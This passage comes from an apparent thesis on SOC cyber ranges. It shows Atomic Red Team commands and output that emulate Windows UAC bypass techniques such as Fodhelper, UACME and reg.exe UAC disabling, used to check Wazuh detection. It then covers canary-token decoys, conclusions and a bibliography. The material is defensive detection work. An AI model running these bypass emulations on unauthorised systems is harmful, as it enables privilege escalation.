1548.002-18 WinPwn - UAC Magic
1548.002-19 WinPwn - UAC Bypass ccmstp technique
1548.002-20 WinPwn - UAC Bypass DiskCleanup technique
1548.002-21 WinPwn - UAC Bypass DccwBypassUAC technique
PS C:\Users\mriaz\Downloads\Sysmon>

```

Figure 4.31: Output of details of technique T1548.002

Figure 4.32 shows a command which can be utilized to get prerequisites of a technique T1548.002.

```
Invoke-AtomicTest T1548.002 -CheckPrereqs
```

Figure 4.32: Command output to fetch prerequisites of technique T1548.002

Figure 4.34 shows the command to list down the prerequisites and the missing dependencies which need to be installed for the module to function.

```

Administrator: Windows PowerShell
PS C:\Users\mriaz\Downloads\Sysmon> Invoke-AtomicTest T1548.002 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1548.002-1 Bypass UAC using Event Viewer (cmd)
Prerequisites met: T1548.002-1 Bypass UAC using Event Viewer (cmd)
CheckPrereq's for: T1548.002-2 Bypass UAC using Event Viewer (PowerShell)
Prerequisites met: T1548.002-2 Bypass UAC using Event Viewer (PowerShell)
CheckPrereq's for: T1548.002-3 Bypass UAC using Fodhelper
Prerequisites met: T1548.002-3 Bypass UAC using Fodhelper
CheckPrereq's for: T1548.002-4 Bypass UAC using Fodhelper - PowerShell
Prerequisites met: T1548.002-4 Bypass UAC using Fodhelper - PowerShell
CheckPrereq's for: T1548.002-5 Bypass UAC using ComputerDefaults (PowerShell)
Prerequisites met: T1548.002-5 Bypass UAC using ComputerDefaults (PowerShell)
CheckPrereq's for: T1548.002-6 Bypass UAC by Mocking Trusted Directories
Prerequisites met: T1548.002-6 Bypass UAC by Mocking Trusted Directories
CheckPrereq's for: T1548.002-7 Bypass UAC using sdclt DelegateExecute
Prerequisites met: T1548.002-7 Bypass UAC using sdclt DelegateExecute
CheckPrereq's for: T1548.002-8 Disable UAC using reg.exe
Prerequisites met: T1548.002-8 Disable UAC using reg.exe
CheckPrereq's for: T1548.002-9 Bypass UAC using SilentCleanup task
Prerequisites met: T1548.002-9 Bypass UAC using SilentCleanup task
CheckPrereq's for: T1548.002-10 UACME Bypass Method 23
Prerequisites not met: T1548.002-10 UACME Bypass Method 23
[*] UACME executable must exist on disk at specified location (%temp%\uacme\23 Akagi64.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1548.002-11 UACME Bypass Method 31
Prerequisites not met: T1548.002-11 UACME Bypass Method 31
[*] UACME executable must exist on disk at specified location (%temp%\uacme\31 Akagi64.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1548.002-12 UACME Bypass Method 33
Prerequisites not met: T1548.002-12 UACME Bypass Method 33
[*] UACME executable must exist on disk at specified location (%temp%\uacme\33 Akagi64.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1548.002-13 UACME Bypass Method 34
Prerequisites not met: T1548.002-13 UACME Bypass Method 34
[*] UACME executable must exist on disk at specified location (%temp%\uacme\34 Akagi64.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1548.002-14 UACME Bypass Method 39
Prerequisites not met: T1548.002-14 UACME Bypass Method 39
[*] UACME executable must exist on disk at specified location (%temp%\uacme\39 Akagi64.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1548.002-15 UACME Bypass Method 56
Prerequisites not met: T1548.002-15 UACME Bypass Method 56
[*] UACME executable must exist on disk at specified location (%temp%\uacme\56 Akagi64.exe)

```

**Figure 4.33:** Command to list down missing dependencies against technique T1548.002

Figure 4.33 shows the output of the installation of missing dependencies via `-GetPrereqs`, enabling the tests to be performed seamlessly.

```
Invoke-AtomicTest T1548.002 -GetPrereqs
```

**Figure 4.34:** Command to invoke-AtomicTest T1548.002 for downloading the missing dependencies

With this complete, the baseline is now set and the team is ready to initiate tests for User Access Control Bypass in Microsoft Windows Server 2019, therefore the command shown in Figure 4.35 is required to be issued to emulate the attacker behavior:

The invoke command emulates a list of Microsoft User Access Control Bypass techniques,

```
Invoke-AtomicTest T1548.002
```

Figure 4.35: Command to Invoke AtomicTest T1548.002

hence UAC bypass attack alerts should be populated on Wazuh dashboard. Figure 4.36 shows user access control bypass attack alerts with anomalous spikes populated on Wazuh dashboard.




Figure 4.36: UAC bypass attack test case execution and live alerts on Wazuh Dashboard

Further deep dive into the logs can be carried out to evaluate the detection capability further however the simulated attacker tests and the generated alerts gives a confidence that the current detection rules are sufficient enough to detect any windows based privilege escalation attempts in an environment and this technique can be marked as conquered in the MITRE Att&ck navigator and the SOC team can concentrate towards conquering the remaining 184 attack techniques.

## 4.4 Honeypots and Decoys

So, by now we have established clarity about the idea behind threat hunting which is about catching threats that have been slipping through the cracks and not being detected by security devices and appliances. No matter how strong detection engineering capability a security operations team has, there are always likely chances of threats going undetected but still residing in the network. Therefore, like fishermen uses baits

to attract fish towards their hook, threat hunters utilize the same approach by utilizing the concept of baits to catch threats which are hidden in the infrastructure. Hence this is achieved by setting up decoys and honeypots in the network.

Traditionally, honeypots were setup in an isolated environment, fed with fake data and were monitored for activity, however sooner than ever attackers overcame this technique building countermeasures to detect honeypot environments eventually leading to a complete failure of this control. Hence, defenders came up with another approach where they used the concept of web beacons to track decoys being planted in an actual production network instead of a dummy environment. This is achieved via Canary tokens [25], which are hidden web beacons embedded in different files to generate HTTP GET requests alerting the security operations team that their decoy file was accessed along with the IP address and tracing back to the attacker. So basically, when Canary tokens are spread out across the network they act like traps that a would be attacker can trip off.

Canary tokens [33] are decoys that can take any form i.e. word files, pdf, URLs, Images and many more. The idea is to make them something that the attacker would be interested in accessing and place them in various part of our network such as in Web Server, Network Share, Database, User PC etc.

Hence, by setting up Canary tokens [25] in different parts of the network a SOC immediately established visibility to know what parts of a network have been compromised and begin the incident response from there onwards, unlike Honeypots which attract an attacker into interacting with a fake production system Canary tokens are files which are placed on real-production systems strategically through-out the network with a real-advantage for security operations teams to maintain their monitoring focus on the real systems essentially converting the entire infrastructure into a huge honeypot making the attackers job more challenging to bypass.

### 4.4.1 Environment setup

Canary token [25] has been generated as part of this experiment and placed strategically in the network environment. Canary tokens can be generated in multiple forms, figure 4.37 shows different forms in which canary tokens can be utilized to fit different use-cases.





Figure 4.37: Canary token options and use-cases

Figure 4.38 shows the MS Excel file based canary token generated as part of this experiment. This file is named as PCI-EMBOSSING-FILE.xlsx and strategically placed under the documents folder as this path services as low hanging fruites for the attackers. Please note, to mention the hostname of the machine for which the canary token is being deployed for ease of identification of the host in case of an occurrence of a triggering event.



**Figure 4.38:** Generation of Canary Token

In order to validate if the token is actually working the actions of an attacker are required to be mimicked by triggering the .xlsx file to see if the token actually triggers and returns the experimental setup attacking source IP address.

#### 4.4.2 Experimental Results

Once the .xlsx file is executed an alert got generated showing the attempt to access the sensitive PCI card embossing file with the user-agent details highlighting the base OS of the attacker. Figure 4.39 shows the alert body against the triggered event and figure 4.40 shows user-agent field analysis against the alert body.




Figure 4.39: Attacker host OS details revealed via user-agent lookup




Figure 4.40: Canary token alert generated depicting the compromised host and the attacker IP and OS details



# Conclusion

### 5.0.1 Shortcomings

Attack vectors are evolving day by day with varying event patterns. Due to wide variety of functionalities being offered by systems and applications its very challenging to write detection logics covering every attack pattern that could exists, hence its a never ending chase of cob and thief.

During research for this thesis it was observed that business logic and race condition flaws in application code were going undetected in the Cyber ranges, thats because legit application functionalities like file upload was being used for uploading an exploit inform of a legit code file which if being rendered by an application could give remote accesses to an attacker and was going undetected by security appliance like web application firewalls.

### 5.0.2 Future Work

1. Need to explore ways to integrate SAST and DAST tools with Cyber ranges to timely detect and mitigate intrusions attempts leading towards the exploiting of business logic and race condition flaws in applications.
2. A recent development in the technology landscape has been towards an evolution of ChatGPT, hence the integration between Cyber ranges and ChatGPT requires further research in optimizing existing correlation capabilities of a SIEM solution and eventually contributing in automating multiple threat hunting processes of a Cyber range.

3. Cyber risk exposure calculation in the purple team engineering methodology requires further simplification, as mathematical models are complex and quite tough to grasp and aid decisions. Therefore, further research needs to be performed on calculating cyber risk exposure by converting the mathematical risk models into user-friendly data models and heat-maps which can further aid in quick decision making during purple team engineering exercises in a security operations center.

### 5.0.3 Conclusion

While adversaries are continuously performing research to come-up with newer techniques to evade organizational defenses, it is very important for Cyber security operations engineers to keep evolving in their research and sharpen their skillset to protect their organizations from being breached.

In this continuous war between good and evil it is critical for security operations teams to develop cyber ranges within their organizations so they can continuously test out their current defenses and strengthen their existing controls against the gaps identified.

“It’s better to find out about a breach ourselves instead of being notified about our breach from CNN”

# Bibliography

- [1] *2019 pulwama attack*, in *Wikipedia*, Page Version ID: 1117232411, Oct. 20, 2022. [Online]. Available: [https://en.wikipedia.org/w/index.php?title=2019\\_Pulwama\\_attack&oldid=1117232411](https://en.wikipedia.org/w/index.php?title=2019_Pulwama_attack&oldid=1117232411) (visited on 10/31/2022).
- [2] “(68) asim sattar | LinkedIn.” (), [Online]. Available: <https://www.linkedin.com/in/asim-sattar/> (visited on 11/01/2022).
- [3] “NayaPay | home.” (), [Online]. Available: <https://nayapay.com/> (visited on 10/31/2022).
- [4] *Independence day (pakistan)*, in *Wikipedia*, Page Version ID: 1116431727, Oct. 16, 2022. [Online]. Available: [https://en.wikipedia.org/w/index.php?title=Independence\\_Day\\_\(Pakistan\)&oldid=1116431727](https://en.wikipedia.org/w/index.php?title=Independence_Day_(Pakistan)&oldid=1116431727) (visited on 11/01/2022).
- [5] “Defence day - wikipedia.” (), [Online]. Available: [https://en.wikipedia.org/wiki/Defence\\_Day](https://en.wikipedia.org/wiki/Defence_Day) (visited on 11/01/2022).
- [6] “What is a zero-day attack? - definition and explanation,” *www.kaspersky.com*. Section: Resource Center. (Feb. 9, 2022), [Online]. Available: <https://www.kaspersky.com/resource-center/definitions/zero-day-exploit> (visited on 11/02/2022).
- [7] “NVD - CVE-2021-44228.” (), [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2021-44228> (visited on 10/31/2022).
- [8] “NVD - cve-2022-22965.” (), [Online]. Available: <https://nvd.nist.gov/vuln/detail/cve-2022-22965> (visited on 10/31/2022).

## BIBLIOGRAPHY

- [9] “CVE-2022-30190 - security update guide - microsoft - microsoft windows support diagnostic tool (MSDT) remote code execution vulnerability.” (), [Online]. Available: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-30190> (visited on 10/31/2022).
- [10] “The most dangerous vulnerabilities exploited in 2022,” Infosec Resources. (), [Online]. Available: <https://resources.infosecinstitute.com/topic/most-dangerous-vulnerabilities-exploited/> (visited on 10/31/2022).
- [11] Z. Zorz. “The 15 most exploited vulnerabilities in 2021,” Help Net Security. (Apr. 28, 2022), [Online]. Available: <https://www.helpnetsecurity.com/2022/04/28/most-exploited-vulnerabilities-2021/> (visited on 10/31/2022).
- [12] “ISO/IEC 27001 certification standard.” (), [Online]. Available: <https://www.iso27001security.com/html/27001.html> (visited on 10/28/2022).
- [13] “Document library,” PCI Security Standards Council. (), [Online]. Available: [https://www.pcisecuritystandards.org/document\\_library/](https://www.pcisecuritystandards.org/document_library/) (visited on 10/28/2022).
- [14] “SOC for service organizations.” (), [Online]. Available: <https://us.aicpa.org/interestareas/frc/assuranceadvisoryservices/socforserviceorganizations> (visited on 11/01/2022).
- [15] T. Debatty and W. Mees, “Building a cyber range for training CyberDefense situation awareness,” in *2019 International Conference on Military Communications and Information Systems (ICMCIS)*, Budva, Montenegro: IEEE, May 2019, pp. 1–6, ISBN: 978-1-5386-9383-4. DOI: [10.1109/ICMCIS.2019.8842802](https://doi.org/10.1109/ICMCIS.2019.8842802). [Online]. Available: <https://ieeexplore.ieee.org/document/8842802/> (visited on 10/28/2022).
- [16] M. Karjalainen and T. Kokkonen, “Comprehensive cyber arena; the next generation cyber range,” in *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, Genoa, Italy: IEEE, Sep. 2020, pp. 11–16, ISBN: 978-1-72818-597-2. DOI: [10.1109/EuroSPW51379.2020.00011](https://doi.org/10.1109/EuroSPW51379.2020.00011). [Online]. Available: <https://ieeexplore.ieee.org/document/9229857/> (visited on 10/28/2022).

- [17] V. E. Urias, W. M. Stout, B. Van Leeuwen, and H. Lin, “Cyber range infrastructure limitations and needs of tomorrow: A position paper,” in *2018 International Carnahan Conference on Security Technology (ICCST)*, Montreal, QC: IEEE, Oct. 2018, pp. 1–5, ISBN: 978-1-5386-7931-9. DOI: [10.1109/ICCST.2018.8585460](https://doi.org/10.1109/ICCST.2018.8585460). [Online]. Available: <https://ieeexplore.ieee.org/document/8585460/> (visited on 10/28/2022).
- [18] “Formula for calculating cyber RiskMSI :: State of security.” (), [Online]. Available: <https://stateofsecurity.com/formula-for-calculating-cyber-risk/> (visited on 11/02/2022).
- [19] C. S. Haag Michael. “Testing endpoint solutions with atomic red team chain reactions,” Red Canary. (), [Online]. Available: <https://redcanary.com/blog/testing-endpoint-solutions-atomic-red-team/> (visited on 10/28/2022).
- [20] “Threat intelligence – diamond model of intrusion analysis - security investigation.” (), [Online]. Available: <https://www.socinvestigation.com/threat-intelligence-diamond-model-of-intrusion-analysis/> (visited on 10/28/2022).
- [21] J. Vykopal, M. Vizvary, R. Oslejsek, P. Celeda, and D. Tovarnak, “Lessons learned from complex hands-on defence exercises in a cyber range,” in *2017 IEEE Frontiers in Education Conference (FIE)*, Oct. 2017, pp. 1–8. DOI: [10.1109/FIE.2017.8190713](https://doi.org/10.1109/FIE.2017.8190713).
- [22] “The seven golden principles of effective anomaly-based intrusion detection | IEEE journals & magazine | IEEE xplore.” (), [Online]. Available: <https://ieeexplore.ieee.org/document/9478869> (visited on 11/08/2022).
- [23] “SANOG 36 | home.” (), [Online]. Available: <https://www.sanog.org/sanog36/> (visited on 11/08/2022).
- [24] F. Franzen, L. Steger, J. Zirngibl, and P. Sattler, “Looking for honey once again: Detecting RDP and SMB honeypots on the internet,” in *2022 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, ISSN: 2768-0657, Jun. 2022, pp. 266–277. DOI: [10.1109/EuroSPW55150.2022.00033](https://doi.org/10.1109/EuroSPW55150.2022.00033).

- [25] A. H. “How to use canary tokens for threat hunting,” The CISO Perspective. (May 7, 2021), [Online]. Available: <https://cisoperspective.com/index.php/2021/05/07/how-to-use-canary-tokens/> (visited on 10/28/2022).
- [26] “Offensive security: Towards proactive threat hunting via adversary emulation | IEEE journals & magazine | IEEE xplore.” (), [Online]. Available: <https://ieeexplore.ieee.org/abstract/document/9511495> (visited on 11/09/2022).
- [27] A. Juvonen, A. Costin, H. Turtiainen, and T. Hämäläinen, “On apache log4j2 exploitation in aeronautical, maritime, and aerospace communication,” *IEEE Access*, vol. 10, pp. 86 542–86 557, 2022, Conference Name: IEEE Access, ISSN: 2169-3536. DOI: [10.1109/ACCESS.2022.3198947](https://doi.org/10.1109/ACCESS.2022.3198947).
- [28] “FIN8, group g0061 | MITRE ATT&CK®.” (), [Online]. Available: <https://attack.mitre.org/groups/G0061/> (visited on 11/01/2022).
- [29] J. T. F. T. Initiative, “Managing information security risk: Organization, mission, and information system view,” National Institute of Standards and Technology, NIST Special Publication (SP) 800-39, Mar. 1, 2011. DOI: [10.6028/NIST.SP.800-39](https://doi.org/10.6028/NIST.SP.800-39). [Online]. Available: <https://csrc.nist.gov/publications/detail/sp/800-39/final> (visited on 10/30/2022).
- [30] E. Segal. “How CVSS works: Characterizing and scoring vulnerabilities | malwarebytes labs,” Malwarebytes. (), [Online]. Available: <https://www.malwarebytes.com/blog/news/2020/05/how-cvss-works-characterizing-and-scoring-vulnerabilities> (visited on 10/28/2022).
- [31] J. S. B. H. I. Security. “Open source adversary simulation - atomic red team,” Red Canary. (), [Online]. Available: <https://redcanary.com/atomic-red-team/> (visited on 11/02/2022).
- [32] “#1 vulnerability assessment solution | nessus professional™ | tenable®.” (), [Online]. Available: [https://www.tenable.com/products/nessus/nessus-professional?utm\\_campaign=gs-%7B11596512905%7D-%7B118315027132%7D-%7B537515899112%7D\\_00023782\\_fy22&utm\\_promoter=tenable-hv-brand-00023782&utm\\_source=google&utm\\_term=nessus%20professional&utm\\_medium=cpc&utm\\_geo=emea&gclid=Cj0KCQjw--2aBhD5ARIsALiRlwCKMMFM2GL2f35XLkkA7TWoaAkJREALw\\_wcB](https://www.tenable.com/products/nessus/nessus-professional?utm_campaign=gs-%7B11596512905%7D-%7B118315027132%7D-%7B537515899112%7D_00023782_fy22&utm_promoter=tenable-hv-brand-00023782&utm_source=google&utm_term=nessus%20professional&utm_medium=cpc&utm_geo=emea&gclid=Cj0KCQjw--2aBhD5ARIsALiRlwCKMMFM2GL2f35XLkkA7TWoaAkJREALw_wcB) (visited on 10/28/2022).

## BIBLIOGRAPHY

- [33] T. A. Research. “Know. before it matters,” Canarytokens. (), [Online]. Available: <https://canarytokens.org> (visited on 10/28/2022).
- [34] Wazuh. “Virtual machine (OVA) - installation alternatives.” (), [Online]. Available: <https://documentation.wazuh.com/current/deployment-options/virtual-machine/virtual-machine.html> (visited on 11/01/2022).
- [35] Wazuh. “Wazuh · the open source security platform,” Wazuh. (), [Online]. Available: <https://wazuh.com/> (visited on 10/31/2022).
- [36] “Detecting log4shell with wazuh · wazuh · the open source security platform.” (), [Online]. Available: <https://wazuh.com/blog/detecting-log4shell-with-wazuh/> (visited on 10/28/2022).
- [37] “What is apache log4j vulnerability and how to prevent it?” What is Apache Log4J Vulnerability and How to Prevent It? (), [Online]. Available: <https://www.prplbx.com/resources/blog/log4j/> (visited on 11/09/2022).
- [38] “Things you should know about the spring4shell vulnerability (CVE-2022-22965) - RedHunt labs.” Section: Attack Surface Management. (Apr. 3, 2022), [Online]. Available: <https://redhuntlabs.com/blog/the-spring4shell-vulnerability.html> (visited on 11/10/2022).
- [39] “Quote by sun tzu: “if you know the enemy and know yourself, you ne...”.” (), [Online]. Available: <https://www.goodreads.com/quotes/17976-if-you-know-the-enemy-and-know-yourself-you-need> (visited on 11/02/2022).
- [40] “MITRE ATT&CK®.” (), [Online]. Available: <https://attack.mitre.org/> (visited on 10/31/2022).
- [41] “ATT&CK® navigator.” (), [Online]. Available: <https://mitre-attack.github.io/attack-navigator/> (visited on 10/28/2022).
- [42] “Red team vs blue team vs purple team,” Packetlabs. (Feb. 10, 2021), [Online]. Available: <https://www.packetlabs.net/posts/red-team-vs-blue-team/> (visited on 10/31/2022).
- [43] “APT32, SeaLotus, OceanLotus, APT-c-00, group g0050 | MITRE ATT&CK®.” (), [Online]. Available: <https://attack.mitre.org/groups/G0050/> (visited on 11/02/2022).

## BIBLIOGRAPHY

- [44] “Lazarus group, labyrinth chollima, HIDDEN COBRA, guardians of peace, ZINC, NICKEL ACADEMY, group g0032 | MITRE ATT&CK®.” (), [Online]. Available: <https://attack.mitre.org/groups/G0032/> (visited on 11/02/2022).
- [45] “MITRE ATT&CK®.” (), [Online]. Available: <https://attack.mitre.org/> (visited on 10/28/2022).
- [46] “MITRE d3fend knowledge graph.” (), [Online]. Available: <https://d3fend.mitre.org/> (visited on 10/28/2022).
- [47] “D3fend matrix | MITRE d3fend™.” (), [Online]. Available: <https://d3fend.mitre.org/> (visited on 10/31/2022).
- [48] markruss. “Sysmon - windows sysinternals.” (), [Online]. Available: <https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon> (visited on 11/02/2022).